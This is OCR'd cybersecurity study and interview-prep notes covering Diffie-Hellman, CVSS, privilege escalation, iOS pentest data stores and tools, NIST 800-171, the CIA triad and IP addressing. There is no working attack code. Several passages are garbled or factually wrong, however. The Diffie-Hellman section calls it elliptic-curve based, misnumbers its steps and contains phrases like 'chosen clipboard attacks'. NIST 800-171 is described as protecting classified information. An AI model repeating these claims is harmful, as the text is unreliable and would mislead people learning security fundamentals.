Sci-Kit Learn	Sci-Kit Learn is based on both NumPy and SciPy and was formerly known as Sklearn. This free Python library is often considered by many as a SciPy extension. Sci-Kit Learn was designed specifically for the purposes of developing algorithms for machine learning and for data modeling.
TensorFlow	It was intended to be machine and deep learning as well as other workloads in predictive and statistical analytics.
Keras	Use for development and evaluation of neural networks inside machine learning and deep learning models
PyTorch	PyTorch is most often used in DL and ML applications, including NLP (natural language processing) and computer vision.
OpenCV	This highly efficient library can process various visual inputs not just from images but also from video data. OpenCV can identify faces, handwriting, and objects
Caffe2	Caffe2 is a python-based framework for deep learning

113 What is data packet sniffing?

Data packet sniffing is the technique of investigating network traffic to identify any strange activity or unauthorized users. I typically used Wireshark software to perform these actions. At my last job, we would regularly monitor our networks to ensure regular safety. With any new threats, I'd analyze the data to see if we could understand the origins or attackers."

114 What was the biggest challenge you've faced with penetration testing?

Well biggest challenge is pre-requirement gathering and explain the vulnerability to dev team and convey them to implement proper fix.

115 Diffie Hellman Key Exchange Algorithm

Diffie Hellman key exchange algorithm can be used for only key exchange, not for encryption and decryption process. The algorithm is based on mathematical principles

115.1 Diffie Hellman Key Exchange Algorithm for Key Generation

The algorithm is based on Elliptic Curve Cryptography, a method of doing public-key cryptography based on the algebra structure of elliptic curves over finite fields. The DH also uses the trapdoor function, just like many other ways to do public-key cryptography. The simple idea of understanding to the DH Algorithm is the following.

1. The first party picks two prime numbers, g and p and tells them to the second party.
2. The second party then picks a secret number (let's call it a), and then it computes ga mod p and sends the result back to the first party; let's call the result A. Keep in mind that the secret number is not sent to anyone, only the result is.
3. Then the first party does the same; it selects a secret number b and calculates the result B similar to the
4. step 2. Then, this result is sent to the second party.
5. The second party takes the received number B and calculates Ba mod p
6. The first party takes the received number A and calculates Ab mod p

This is where it gets interesting; the answer in step 5 is the same as the answer in step 4. This means both parties will get the same answer no matter the order of exponentiation.

(ga mod p)b mod p = gab mod p

(gb mod p)a mod p = gba mod p

The number we came within steps 4 and 5 will be taken as the shared secret key. This key can be used to do any encryption of data that will be transmitted, such as blowfish, AES, etc.

115.2 Uses of Diffie Hellman Algorithm

Aside from using the algorithm for generating public keys, there are some other places where DH Algorithm can be used:

Encryption: The Diffie Hellman key exchange algorithm can be used to encrypt; one of the first schemes to do is ElGamal encryption. One modern example of it is called Integrated Encryption Scheme, which provides security against chosen plain text and chosen clipboard attacks.

Password Authenticated Agreement: When two parties share a password, a password-authenticated key agreement can be used to prevent the Man in the middle attack. This key Agreement can be in the form of Diffie-Hellman. Secure Remote Password Protocol is a good example that is based on this technique.

Forward Secrecy: Forward secrecy-based protocols can generate new key pairs for each new session, and they can automatically discard them when the session is finished. In these forward Secrecy protocols, more often than not, the Diffie Hellman key exchange is used.

115.3 Advantage and Disadvantage

Advantage	Disadvantage
The sender and receiver don't need any prior knowledge of each other.	The algorithm cannot be sued for any asymmetric key exchange.
Once the keys are exchanged, the communication of data can be done through an insecure channel.	Similarly, it cannot be used for signing digital signatures.
The sharing of the secret key is safe.	Since it doesn't authenticate any party in the transmission, the Diffie Hellman key exchange is susceptible to a man-in-the-middle attack.

116 Common Vulnerability Scoring System: Three Metrics of CVSS

CVSS uses three primary metrics to score vulnerabilities: base metrics, temporal metrics, and environmental metrics. Metrics are different from scores in that they are the elements CVSS uses to determine the scores.

- **Base Metrics**

These metrics focus on how exploitable the vulnerability is and its impact.

- **Exploitability**

The exploitability element of the vulnerability takes into account:

1. The attack vector that can be used to exploit the vulnerability
2. The complexity of the attack that can exploit the vulnerability (i.e., how difficult it is to pull off the attack)
3. The privileges required to access and exploit the vulnerability
4. User interaction (i.e., how often the user must interact with tools the attacker uses or the system itself for the attack to be successful)

The number of times attackers have to authenticate as they attempt to gain access to a system using the vulnerability

- **Temporal Metrics**

The temporal metrics value varies over the life span of the vulnerability, which sets it apart from other CVSS metrics. This is because of exploits being created, published, and automated, as well as the availability of mitigation solutions. Because these factors change over time, temporal metrics are designed to adjust accordingly.

1. Exploitability: In the context of temporal metrics, this describes the present state of the automated exploitation code or techniques that attackers leverage to take advantage of a vulnerability.
2. Remediation level: This refers to the number of fixes and solutions available to reduce the number of vulnerabilities.
3. Report confidence: This term describes the likelihood that a vulnerability actually exists, as well as the accuracy of the technical information about the vulnerability.

- **Environmental Metrics**

The environmental metrics evaluate the seriousness of the impact of a vulnerability.

1. Collateral damage potential: This measures the potential loss or impact on physical assets, such as tools, hardware, and users—or the financial consequences if the vulnerability is exploited.
2. Target distribution: This metric calculates the percentage of weak systems the vulnerability can exploit.
3. Impact subscore modifier: These measures how important it is to maintain the confidentiality, integrity, and availability of the assets the vulnerability can compromise.

117 Privilege Escalation

- A privilege escalation vulnerability could allow an attacker to take advantage of programming errors or design flaws and gain elevated access to the network.
- PE vulnerabilities could allow an attacker to gain unauthorized access to organizations' IT network and carry out various malicious operations.

A privilege escalation vulnerability could allow an attacker to take advantage of programming errors or design flaws and gain elevated access to the network and its associated data and applications. It is very easy for an attacker to escalate privileges from low-level to high-level privileges because most organizations lack adequate security measures and controls.

PE vulnerabilities could allow an attacker to gain unauthorized access to organizations' IT network and carry out various malicious operations such as stealing sensitive data, disrupting operations, and creating backdoors for future attacks.

117.1 Types of Privilege Escalation

1. **Vertical** privilege escalation requires an attacker to gain elevated access from low-level to high-level privileges. In vertical privilege escalation, an attacker initially gains access to a lower-level account and uses this privilege to gain higher level access. For instance, an attacker might compromise a user's bank account and then leverages the user account credentials to gain elevated access to the administrator account.

2. **Horizontal** privilege escalation requires an attacker to use the same level of privileges which he gained previously without elevating his privileges. In horizontal privilege escalation, the attacker does not actively attempt to escalate the privileges associated with the compromised account.

117.2 How does a Privilege Escalation attack work?

1. Attackers will first look for vulnerabilities and then exploit them.
2. Once exploited, attackers will gain access to the compromised system.
3. They will then gain additional privileges by elevating from low-level privileges to a higher level.

117.3 Example 1 - Microsoft Exchange Vulnerability

Researchers observed that Microsoft Exchange 2013 and newer versions are vulnerable to a privilege escalation attack. They noted that Microsoft Exchange is vulnerable to a zero-day which could allow attackers with a mailbox to gain Domain Controller admin privileges using a simple Python tool.

Researchers noted that this zero-day is not a single issue but a combination of three security issues that could allow attackers to elevate access from a hacked email account to the admin account of the Domain Controller.

117.4 How to prevent privilege escalation attacks?

1. In order to prevent privilege escalation attacks, it is recommended to regularly rotate passwords of administrative accounts.
2. It is best to ensure that local administrator accounts have strong, complex, and unique passwords across all systems.
3. It is essential to monitor and track the permission levels of each user in order to protect the network against privilege escalation attacks. Change default credentials on all devices
4. It is recommended to install a security system for monitoring the network and user activity so that it can detect suspicious actions and blocks them. Close unused ports and limit file access
5. It is highly recommended to install a secure antivirus program and ensure all systems are updated.
6. It is suggested to exercise caution while authorizing privileges and access rights to users. For instance, it is not essential for a user who is assigned to create backups to have the right to install software.
7. The best way to protect a computer from privilege escalation vulnerability is to fix the loopholes and the security flaws that allow an attacker to gain access.
8. Many database systems have insecure defaults, so special care must be taken to ensure databases are secured and protected by strong authentication. Data at rest should be encrypted whenever possible. Sanitize all user inputs and patch databases to prevent SQL and other code injection attacks.

118 iOS Pentesting p-List

118.1What is an iOS plist file?

The information property list is a file named Info. plist that is included with every iPhone application project created by XCode. It is a property list whose key-value pairs specify essential runtime-configuration information for the application.

118.2 What do you need to know about a plist?

A property list, commonly abbreviated as plist, is an XML file that contains basic key-value data. You can use a plist in your iOS apps as a simple key-value data store.

Below are some key locations/areas in iOS apps that are used to store data of different types for different purposes. The pen tester is likely to search and attempt to find/extract sensitive data stored in some of these locations:

1. **Property Lists** (eg: info.plist stores bundle id, app-specific values, app permission info, IDFA info, 3rd party advertising and attribution libs/SDKs)
2. **Strings** – CFStrings is often used to store user data that is commonly used by other internal components or external systems (such as authentication credentials)
3. **User Defaults** eg: NSUserDefaults is often used to store user preference information, sometimes may store authentication state or access tokens so a different UI can be displayed depending on whether user was logged in).

4. **SQLite**: The SQLite database that comes with iOS doesn't encrypt by default. For example, to provide offline email access, the Gmail iOS app stores all the emails in an SQLite database file in plain-text
5. **Core Data** – used to store permanent application data for offline use, and to manage relationships of different objects used data for to display in UI
6. **Keychain** – can be used to store user passwords, cloud storage credentials, API keys, etc.

And because data stored in the above locations is not encrypted by default (with the exception of the keychain), the pentester is likely to find insecurely stored data if they look there, unless the developer has implemented data at rest encryption.

118.3 Open-Source Tools for iOS Penetration Testing

1. **Cydia Impactor:** Cydia Impactor is a Graphical User Interface (GUI) that lets you install IPA files on iOS devices.
2. **Frida-ios-dump:** Frida ios dump is used to pull a decrypted IPA from a jailbroken device.
3. **MobSF:** Mobile Security Framework (MobSF) is a must-have tool for iOS penetration testing. It's a static and dynamic binary analyzer capable of quickly enumerating security issues.
4. **Frida**: Frida is a dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.
5. **Checkra1n:** Checkra1n is a community project to provide a high-quality semi-tethered jailbreak to all, based on the 'checkm8' bootrom exploit.

- https://detoxtechnologies.com/pentesting-of-ios-mobile-application/
- https://github.com/ansjdnakjdnajkd/iOS
- https://github.com/arainho/awesome-api-security
- https://djangocas.dev/blog/use-frida-and-objection-to-penetration-test-ios-app-security/

119 NIST Penetration Testing

119.1Introduction


NIST penetration testing refers to the security testing carried out to find out whether an organization is following the cybersecurity framework prescribed by the National Institute of Standards and Technology (NIST). These tests are conducted according to the NIST penetration testing framework.

Penetration testing (pen testing) evaluates the security of a computer system or network by simulating an attack from malicious hackers. Penetration testing is also referred to as ethical hacking. Penetration testing is often confused with vulnerability scanning. The difference is that penetration testing simulates an attack using tools and techniques similar to malicious hackers.

On the other hand, vulnerability scanning uses automated tools to search for specific vulnerabilities and report them to the user. Penetration testing is a broader test and provides a better representation of the risks a network faces.

Penetration testing is a highly technical process requiring professional security skills and knowledge. Penetration testers look for vulnerabilities in the software or network, which hackers can exploit.

Vulnerabilities can include weak passwords, weak firewall rules, and other issues that expose your network to malicious attacks. A penetration test can help your company decide what to prioritize and how to make the most of the security you already have in place.



NIST Penetration Testing Methodology

119.2 What is NIST, and Who Needs to Adhere to it?

NIST is a non-regulatory governmental agency that develops technology, metrics, and standards to assist businesses and individuals in the science and technology industry by helping them reach their highest potential. NIST is in charge of creating technology and helping businesses to further develop it. They have developed a cybersecurity framework known as NIST Cyber Security Framework that businesses and governments use to secure their data and networks.

If you are a company developing, implementing or operating critical IT infrastructure, you will need to adhere to the NIST compliance framework. The framework is a set of standards created in 2013 and updated in 2016 to address new threats and vulnerabilities in the cybersecurity industry.

119.3 The framework is built around five critical components:

1. Identify
2. Protect
3. Detect
4. Respond
5. Recover

NIST helps businesses securely supply, operate, and own their critical infrastructure. It is a framework developed by the people, collaborating with businesses, academia, and federal agencies. The framework can be used by anyone in any industry that manages or operates critical infrastructure.

NIST CSF Methodology

119.4 Understanding NIST Cyber-Security Framework

The National Institute of Standards and Technologies Cyber Security Framework (NIST CSF) is a set of standards to help companies improve their overall cybersecurity posture.

The NIST CSF defines a set of best practices that enables IT organizations to more effectively manage cybersecurity risks. The NIST CSF is made up of five core functions, or sets of activities, that can be used to manage cybersecurity risks.

The NIST Cybersecurity Framework is a unified way of thinking about cybersecurity. It has five pillars, which you can see here, but in essence, it is a list of best practices that will allow businesses to be proactive in the face of cyberattacks, rather than just being reactive.

Well-known security firms have already started to adopt this framework, and the government is in the process of doing the same, making it easier for businesses to comply with their regulations.

119.5 What is NIST 800-171?

NIST 800-171 is the national standard for unclassified information developed by the National Institute of Standards and Technology. It covers compliance within federal civilian departments and agencies, as well as non-federal country organizations that are operating in accordance with the law.

NIST 800-171 is a set of standards that helps to protect classified information from leaking out of a computer system.

The publication was developed by the National Institute of Standards and Technology (NIST) to help companies, organizations, and even government agencies protect CUI from unauthorized disclosure.

119.6 Why is NIST Framework important?


The National Institute of Standards and Technology, better known as NIST, plays a major role in protecting our nation's information systems. NIST is responsible for developing standards, guidelines, and associated methods and techniques to strengthen the security and privacy of all U.S. Federal computer systems, including those used by the Defense Department, the intelligence community, and the judiciary.

The organization is also responsible for developing standards that all federal agencies can secure their information systems.

The NIST Framework aims to help organizations secure their data and network. It is an internationally accepted cybersecurity standard that is used by many countries in the world.

Some of the most common benefits to comply with NIST are:

1. Keeping the customer's data safe and secure from cyber-attacks
2. Having the edge over the market with a better reputation and customer trust.
3. Protecting company data and network
4. Getting in line for government projects or contracts.



Benefits of NIST

119.7 How important is Penetration Testing for NIST?

According to NIST (National Institute of Standards and Technology), vulnerability scanning of systems and devices needs to be conducted to ensure that systems are safe and secure.

Let's understand the NIST penetration testing requirements. According to NIST 800-171, 3.11.2 and 3.11.3 are compliance requirements that need NIST penetration testing.

3.11.2: Scan for vulnerabilities in organizational systems and applications periodically and when new vulnerabilities affecting those systems and applications are identified.

According to 3.11.2, organizations that need to comply with NIST need to make sure that the software. Applications and the systems of the organization are very well tested. Companies opt for NIST penetration testing to ensure that everything is tested well and that there are no security risks in any organization's assets.

Security analysis while NIST penetration testing may also require different approaches such as:

- Static Analysis
- Dynamic Analysis
- Binary Analysis
- Hybrid Analysis

3.11.3: Remediate vulnerabilities in accordance with risk assessments.

According to 3.11.3, all the vulnerabilities found while NIST penetration testing needs to be remediated considering the related risk assessment.

120 Security Report

A Sample VAPT Report

Security-Sample-VAPT-Report.pdf

121 What are the full names of abbreviations related to Software security: 2FA, 2S2D, 2VPCP, 3DES, 3DESE, and 3DESEP?

- **2FA** Two Factor Authentication
- **2S2D** Double-Sided Double-Density
- **2VPCP** Two-Version Priority Ceiling Protocol
- **3DES** Triple Data Encryption Standard
- **3DESE** Triple Data Encryption Standard Encryption
- **3DESEP** Triple Data Encryption Standard Encryption Protocol

122 Threat Vs Vulnerability Vs Risk

1 Threat

Is something that an organization must defend itself from. Threat is reality. It's something that exists whether you acknowledge it or ignore it. For example, DDoS attacks are always lurking around. The sooner you accept it and be prepared, the better it would be for your organization.

2 Vulnerability

Is your own flaws, your weaknesses. Every organization that is online is vulnerable to cyber-attacks. Your organization is vulnerable to cyber-attack due to misconfigurations in your organization's firewall that could let hackers into your network, for example.

3 Risk

Is the potential for financial loss, damage, and destruction of your asset and data due to the existing threats exploiting the vulnerabilities in your information system

Hence, Risk ∝ Threats x Vulnerabilities

122.1 Example of Threat, Vulnerability, and Risk

Let's take a quick example with a problem statement to understand how threats could exploit vulnerabilities in your organization to pose a risk to assets and data. This will help you set clarity on these terms and better manage the security of your organization:

Problem: Hackers looking to gain access to your information system is an inevitable threat, while misconfigured firewalls make your system vulnerable to such threats. Any unauthorized access to your information system by such a threat due to the vulnerability in the system is a serious risk to your assets and data.

Solution: A fully managed cybersecurity service with remediation for ensuring proactive threat and vulnerability management to avoid any potential risk to your organization causing financial losses.


The better and more thorough examples could be listed down in the following matrix.

RISK	∝	THREAT	x	VULNERABILITY
• Business disruptions • Financial losses • Loss of privacy • Damage to reputation • Loss of confidence • Legal penalties • Impaired growth • Loss of life		• Angry employees • Dishonest employees • Criminals • Governments • Terrorists • The press • Competitors • Hackers • Nature		• Software bugs • Broken processes • Ineffective controls • Hardware flaws • Business change • Legacy systems • Inadequate BCP • Human error

Organizations are becoming more vulnerable to cyber incidents due to the increasing reliance on computers, networks, software, social media, and data. Data breaches have a massive negative business impact that often arises from insufficiently protected data.

123 CIA Triad

The three letters in "CIA triad" stand for Confidentiality, Integrity, and Availability. The CIA triad is a common model that forms the basis for the development of security systems. They are used for finding vulnerabilities and methods for creating solutions.



1. Confidentiality

Confidentiality involves the efforts of an organization to make sure data is kept secret or private. To accomplish this, access to information must be controlled to prevent the unauthorized sharing of data—whether intentional or accidental. A key component of maintaining confidentiality is making sure that people without proper authorization are prevented from accessing assets important to your business. Conversely, an effective system also ensures that those who need to have access have the necessary privileges.

For **example**, those who work with an organization's finances should be able to access the spreadsheets, bank accounts, and other information related to the flow of money. However, many other employees—and perhaps even certain executives—may not be granted access. To ensure these policies are followed, stringent restrictions have to be in place to limit who can see what.

There are several ways confidentiality can be compromised. This may involve direct attacks aimed at gaining access to systems the attacker does not have the rights to see. It can also involve an attacker making a direct attempt to infiltrate an application or database so they can take data or alter it.

These direct attacks may use techniques such as man-in-the-middle (MITM) attacks, where an attacker positions themselves in the stream of information to intercept data and then either steal or alter it. Some attackers engage in other types of network spying to gain access to credentials. In some cases, the attacker will try to gain more system privileges to obtain the next level of clearance.

However, not all violations of confidentiality are intentional. Human error or insufficient security controls may be to blame as well. For example, someone may fail to protect their password—either to a workstation or to log in to a restricted area. Users may share their credentials with someone else, or they may allow someone to see their login while they enter it. In other situations, a user may not properly encrypt a communication, allowing an attacker to intercept their information. Also, a thief may steal hardware, whether an entire computer or a device used in the login process and use it to access confidential information.

To fight against confidentiality breaches, you can classify and label restricted data, enable access control policies, encrypt data, and use multi-factor authentication (MFA) systems. It is also advisable to ensure that all in the organization have the training and knowledge they need to recognize the dangers and avoid them.

2. Integrity

Integrity involves making sure your data is trustworthy and free from tampering. The integrity of your data is maintained only if the data is authentic, accurate, and reliable.

For example, if your company provides information about senior managers on your website, this information needs to have integrity. If it is inaccurate, those visiting the website for information may feel your organization is not trustworthy. Someone with a vested interest in damaging the reputation of your organization may try to hack your website and alter the descriptions, photographs, or titles of the executives to hurt their reputation or that of the company as a whole.

Compromising integrity is often done intentionally. An attacker may bypass an intrusion detection system (IDS), change file configurations to allow unauthorized access, or alter the logs kept by the system to hide the attack. Integrity may also be violated by accident. Someone may accidentally enter the wrong code or make another kind of careless mistake. Also, if the company's security policies, protections, and procedures are inadequate, integrity can be violated without any one person in the organization accountable for the blame.

To protect the integrity of your data, you can use hashing, encryption, digital certificates, or digital signatures. For websites, you can employ trustworthy certificate authorities (CAs) that verify the authenticity of your website so visitors know they are getting the site they intended to visit.

A method for verifying integrity is non-repudiation, which refers to when something cannot be repudiated or denied. For example, if employees in your company use digital signatures when sending emails, the fact that the email came from them cannot be denied. Also, the recipient cannot deny that they received the email from the sender.

3. **Availability**

Even if data is kept confidential and its integrity maintained, it is often useless unless it is available to those in the organization and the customers they serve. This means that systems, networks, and applications must be functioning as they should and when they should. Also, individuals with access to specific information must be able to consume it when they need to and getting to the data should not take an inordinate amount of time.

If, for example, there is a power outage and there is no disaster recovery system in place to help users regain access to critical systems, availability will be compromised. Also, a natural disaster like a flood or even a severe snowstorm may prevent users from getting to the office, which can interrupt the availability of their workstations and other devices that provide business-critical information or applications. Availability can also be compromised through deliberate acts of sabotage, such as the use of denial-of-service (DoS) attacks or ransomware.

To ensure availability, organizations can use redundant networks, servers, and applications. These can be programmed to become available when the primary system has been disrupted or broken. You can also enhance availability by staying on top of upgrades to software packages and security systems. In this way, you make it less likely for an application to malfunction or for a relatively new threat to infiltrate your system. Backups and full disaster recovery plans also help a company regain availability soon after a negative event.

123.1 Why Should You Use the CIA Triad?

The CIA triad provides a simple yet comprehensive high-level checklist for the evaluation of your security procedures and tools. An effective system satisfies all three components: confidentiality, integrity, and availability. An information security system that is lacking in one of the three aspects of the CIA triad is insufficient.

The CIA security triad is also valuable in assessing what went wrong—and what worked—after a negative incident. For example, perhaps availability was compromised after a malware attack such as ransomware, but the systems in place were still able to maintain the confidentiality of important information. This data can be used to address weak points and replicate successful policies and implementations.

123.2 When Should You Use the CIA Triad?

You should use the CIA triad in many security situations, particularly because each component is critical. However, it is particularly helpful when developing systems around data classification and managing permissions and access privileges.

You should also stringently employ the CIA triad when addressing the cyber vulnerabilities of your organization. It can be a powerful tool in disrupting the Cyber Kill Chain, which refers to the process of targeting and executing a cyberattack. The CIA security triad can help you home in on what attackers may be after and then implement policies and tools to adequately protect those assets.

In addition, the CIA triad can be used when training employees regarding cybersecurity. You can use hypothetical scenarios or real-life case studies to help employees think in terms of the maintenance of confidentiality, integrity, and availability of information and systems.

124 Public vs. Private IP Addresses

124.1 Types of IP addresses

There are many different IP address types, from private IP addresses to ethernet broadcast IP addresses. They all serve a similar function: making sure data packets reach their intended destination address. We'll go through all the most common ones you should know about. Consumers are likely to have one of two types of IP address:

1. Private (used in your internal network)
2. Public (used to access the internet)

124.2 What is a private IP address?

Every device on your home network has its own primary IP address assigned by your router. Be it a laptop, a smart TV, or a mobile phone. These IP addresses operate only within the local network, so you and your neighbor, in theory, could be using the same private IP addresses. When each IP address you have is on a different network, they don’t have to be unique.

Two devices on the same LAN (local area network), however, can’t have the same private IP addresses.

124.3 What is a public IP address?


Public IP addresses are assigned to you by your internet service provider (ISP) and is the address your router uses to communicate with the wider net. This IP covers your whole network, so if you have several devices using the same internet connection, they will share the same IP address. That's why it's called a public IP address.

Your public IP can be associated with your name — your ISP knows that it belongs to you — so you can be tracked and your internet activities can be monitored. And snoopers, including internet service providers

124.4 Private vs. public IP address

Each device connected to the internet has private and public IP addresses. Why do we need two? Because we don’t have enough IP addresses for the number of devices we use. In the ’80s, when the IPv4 protocol was created, it introduced 32-bit numerical IP addresses. These equated to approximately 4.3 billion unique IP addresses. However, it was soon evident that we needed more.

The problem was solved by introducing private IP addresses and Network Address Translation (NAT). The Network Address Translation system sits on your router and directs the traffic from the web to all the devices sitting on the same internet network. The router also assigns these devices unique private IP addresses. These cannot be routed over the internet, so many devices in the world can have the same private IPs without clashing.



124.5 Two types of public IP addresses

Public IPs are also split into two categories: static and dynamic.

